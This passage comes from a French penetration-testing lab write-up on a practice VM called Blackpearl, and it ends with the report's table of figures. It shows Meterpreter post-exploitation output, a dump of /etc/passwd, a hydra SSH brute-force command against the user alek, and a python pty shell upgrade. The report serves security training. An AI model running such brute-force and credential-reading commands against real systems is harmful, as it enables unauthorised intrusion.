Figure 107 Exécution de l'exploit

Et nous arrivons sur le shell meterpreter.

Nous vérifions la machine sur laquelle nous sommes connectés : sysinfo

```
meterpreter > sysinfo
Computer      : blackpearl
OS            : Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
```

Figure 108 Sysinfo de la machine cible

Nous retrouvons les mêmes informations que nous avons sur la page PHP.

Cinquième étape : Visite des répertoires pour trouver un potentiel vecteur d'escalation

Nous listons les différents répertoires du serveur mais ne trouvons rien d'intéressant sauf un fichier navigate.zip qui se situe dans le fichier /opt. Nous le téléchargeons mais ne trouvons rien d'intéressant dedans :


```
meterpreter > ls
Listing: /opt

Mode                Size      Type      Last modified      Name
----                -
100644/rw-r--r--    14619708  fil       2021-05-30 12:24:06 -0400  navigate.zip

meterpreter > get navigate.zip
[-] Unknown command: get
meterpreter > download navigate.zip
[*] Downloading: navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 1.00 MiB of 13.94 MiB (7.17%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 2.00 MiB of 13.94 MiB (14.34%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 3.00 MiB of 13.94 MiB (21.52%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 4.00 MiB of 13.94 MiB (28.69%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 5.00 MiB of 13.94 MiB (35.86%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 6.00 MiB of 13.94 MiB (43.03%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 7.00 MiB of 13.94 MiB (50.21%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 8.00 MiB of 13.94 MiB (57.38%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 9.00 MiB of 13.94 MiB (64.55%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 10.00 MiB of 13.94 MiB (71.72%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 11.00 MiB of 13.94 MiB (78.9%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 12.00 MiB of 13.94 MiB (86.07%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 13.00 MiB of 13.94 MiB (93.24%): navigate.zip -> /home/kali/navigate.zip
[*] Downloaded 13.94 MiB of 13.94 MiB (100.0%): navigate.zip -> /home/kali/navigate.zip
[*] download : navigate.zip -> /home/kali/navigate.zip
```


Il s'agit des fichiers de configuration de base de Navigate CMS mais ne nous apprennent rien de plus.

Ensuite, nous listons les utilisateurs disponibles sur le serveur grâce à la commande : `cat /etc/passwd` :



```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
alek:x:1000:1000:alek,,:/home/alek:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,:/nonexistent:/bin/false
bind:x:107:113::/var/cache/bind:/usr/sbin/nologin
```

Figure 109 Contenu de `/etc/passwd`


Nous voyons donc les utilisateurs alek, qui est le webmaster, et root. De ce fait, nous essayons une attaque bruteforce sur le service SSH avec l'utilisateur alek :



```
hydra -l alek -P /usr/share/wordlists/rockyou.txt ssh://blackpearl.tcm -t 4 -V
```

Figure 110 Bruteforce sur l'utilisateur alek

Nous ne trouvons rien donc nous continuons de nous balader sur le serveur pour voir les différents répertoires mais cette fois-ci nous allons utiliser un shell linux plus interactif et simple d'utilisation. Nous commençons par faire la commande : `shell` mais nous ne voyons pas de prompt donc nous utilisons python pour obtenir un shell plus abordable :



```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:/$ ls
ls
bin    home      lib32     media    root    sys    vmlinuz
boot  initrd.img lib64     mnt      run     tmp    vmlinuz.old
dev    initrd.img.old libx32    opt      sbin   usr
etc    lib        lost+found proc     srv    var
www-data@blackpearl:/ $ ls /var/
```

Figure 111 Utilisation d'un shell Unix

Grâce au module pty dans Python, nous faisons apparaître un shell de type bash.

Subséquentement, nous voyons le prompt. Nous sommes l'utilisateur www-data du serveur.

En continuant de chercher sur le site, nous arrivons au dossier /var/www/html dans lequel nous trouvons un fichier secret :




```
ls /var/www
blackpearl.tcm  html
www-data@blackpearl:/$ ls /var/www/html
ls /var/www/html
index.nginx-debian.html  secret
www-data@blackpearl:/$ ls /var/www/html/secret
ls /var/www/html/secret
/var/www/html/secret
www-data@blackpearl:/$ cat /var/www/html/secret
cat /var/www/html/secret
OMG you got r00t !

Just kidding... search somewhere else. Directory busting won't give anything.
<This message is here so that you don't waste more time directory busting this particular website.>
- Alek
```

Figure 112 Petite boutade d'Alek

Le message est ici pour se moquer de nous. Cependant, il nous apprend tout de même que l'énumération de répertoires ne donnera rien. Le webmaster « Alek » est à l'origine de ce message.

Ensuite, nous continuons de visiter les répertoires et trouvons notamment un dossier private dans ~/blackpearl.tcm/navigate :



```
www-data@blackpearl:~/blackpearl.tcm/navigate$ ls
ls
LICENSE.txt  crossdomain.xml  index.php  navigate.php  plugins  web
README      css              js         navigate_download.php  private
cache       favicon.ico      lib        navigate_info.php    themes
cfg         img              login.php  navigate_upload.php  updates
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd private
cd private
www-data@blackpearl:~/blackpearl.tcm/navigate/private$ ls
ls
1  cache  oembed  sessions  tmp
```

Figure 113 Fichiers de ~/blackpearl.tcm/navigate

Cependant, nous ne trouvons rien d'intéressant donc nous nous arrêtons ici...

Table des figures

Figure 1 Nmap de la VM Blue	3
Figure 2 Eternal Blue RCE	4
Figure 3 searchsploit Eternalblue	4
Figure 4 Metasploit search Eternalblue	4
Figure 5 Exécution de l'attaque Eternalblue	5
Figure 6 getsystem sur Meterpreter	5
Figure 7 Nmap VM Academy	6
Figure 8 Serveur web VM Academy	6
Figure 9 Arbre site web VM Academy	7
Figure 10 Dossier admin VM Academy	7
Figure 11 Page de login administrateur	7
Figure 12 Accès au site admin	8
Figure 13 Utilisateur Rum Ham	8
Figure 14 Connexion Rum Ham	8
Figure 15 Dossier db	9
Figure 16 Insertion utilisateur admin	9
Figure 17 Hashcat mot de passe admin	9
Figure 18 Connexion au serveur FTP	10
Figure 19 note.txt	10
Figure 20 Hashcat student	10
Figure 21 Tentative de connexion SSH	11
Figure 22 Searchsploit vsftpd	11
Figure 23 Searchsploit OpenSSH	12
Figure 24 Recherche faille via metasploit	12
Figure 25 Dépôt de fichier site academy	13
Figure 26 Paramètre reverse-shell.php	13
Figure 27 whoami VM Academy	13
Figure 28 /etc/passwd VM Academy	14
Figure 29 /etc/shadow VM Academy	14
Figure 30 Fichiers répertoire web	15
Figure 31 Fichiers répertoire web admin	15
Figure 32 Fichiers du dossier includes	15
Figure 33 config.php	16
Figure 34 SSH en tant que grimmie	16
Figure 35 Découverte de backup.sh	16
Figure 36 Tentative d'ouverture de crontabs	17

Figure 37 Exploit du kernel Linux via cron	17
Figure 38 Tentative de dépôt de l'exploit via FTP	17
Figure 39 Dépôt du fichier via SSH	17
Figure 40 Échec de l'exécution du script	18
Figure 41 Fichier /etc/crontabs	18
Figure 42 Modification de backup.sh	18
Figure 43 Obtention des privilèges root	19
Figure 44 Nmap VM Dev	19
Figure 45 Site web Bolt avec une erreur d'installation	20
Figure 46 Tentative de connexion SSH VM Dev	20
Figure 47 apache2handler	21
Figure 48 phpinfo()	21
Figure 49 dirbuster VM dev	22
Figure 50 Site web Bolt	22
Figure 51 CustomisationExtension.php	23
Figure 52 Base de données de Bolt	23
Figure 53 Authenticated RCE sur Bolt 3.7.0	24
Figure 54 Dashboard Bolt	24
Figure 55 Base de données Bolt avec un utilisateur	25
Figure 56 Hash analyser du mot de passe	25
Figure 57 dirbuster proxy	25
Figure 58 Page d'accueil BoltWire	26
Figure 59 Création d'un compte sur BoltWire	26
Figure 60 Fichiers dans /dev/pages	27
Figure 61 Mot de passe admin BoltWire	27
Figure 62 Page d'accueil admin BoltWire	27
Figure 63 Exploit BoltWire 6.03	28
Figure 64 Fichier /etc/passwd	28
Figure 65 Seconde tentative SSH VM Dev	28
Figure 66 Mot de passe SQLite	29
Figure 67 Serveur NFS	29
Figure 68 Téléchargement des fichiers du serveur NFS	29
Figure 69 unzip save.zip	29
Figure 70 Utilisation de fcrackzip	30
Figure 71 Décompression de save.zip	30
Figure 72 Clé RSA de jeanpaul	30
Figure 73 todo.txt de jeanpaul	30
Figure 74 Connexion SSH	31
Figure 75 sudo -l de jeanpaul	31
Figure 76 Escalade de privilège VM Dev	31

Figure 77 nmap VM Butler	32
Figure 78 Searchsploit jetty	33
Figure 79 Page d'accueil Jenkins.....	33
Figure 80 Dirbuster Jenkins.....	34
Figure 81 Exemple bruteforce BurpSuite	34
Figure 82 Dashboard utilisateur Jenkins.....	35
Figure 83 Searchsploit Jenkins.....	35
Figure 84 Reverse shell php Jenkins	36
Figure 85 Reverse shell en Groovy	36
Figure 86 Reverse shell dans la console de script.....	37
Figure 87 Accès en reverse shell à la VM Butler	37
Figure 88 Utilisateur butler	37
Figure 89 Liste des fichiers de Jenkins.....	38
Figure 90 Faille Unquoted Service Path pour Wise Care.....	39
Figure 91 Information sur le service WiseCare.....	39
Figure 92 Création du payload via msfvenom	39
Figure 93 Création du serveur HTTP avec python	40
Figure 94 Récupération du fichier malicieux.....	40
Figure 95 Déplacement du fichier malicieux.....	40
Figure 96 Liste des fichiers du répertoire Wise Care 365	41
Figure 97 Redémarrage du service Wise Care.....	41
Figure 98 Reverse shell avec les droits system	42
Figure 99 nmap VM Blackpearl	42
Figure 100 Message présent dans le code du site nginx	43
Figure 101 Ajout de blackpearl.tcm dans /etc/host	43
Figure 102 Page de blackpearl.tcm	43
Figure 103 Dirbuster de blackpearl.tcm	44
Figure 104 Page d'accueil de Navigate	44
Figure 105 RCE Navigate CMS 2.8.....	45
Figure 106 search metasploit de Navigate CMS.....	45
Figure 107 Exécution de l'exploit.....	46
Figure 108 Sysinfo de la machine cible	46
Figure 109 Contenu de /etc/passwd	47
Figure 110 Bruteforce sur l'utilisateur alek	47
Figure 111 Utilisation d'un shell Unix	47
Figure 112 Petite boutade d'Alek	48
Figure 113 Fichiers de ~/blackpearl.tcm/navigate	48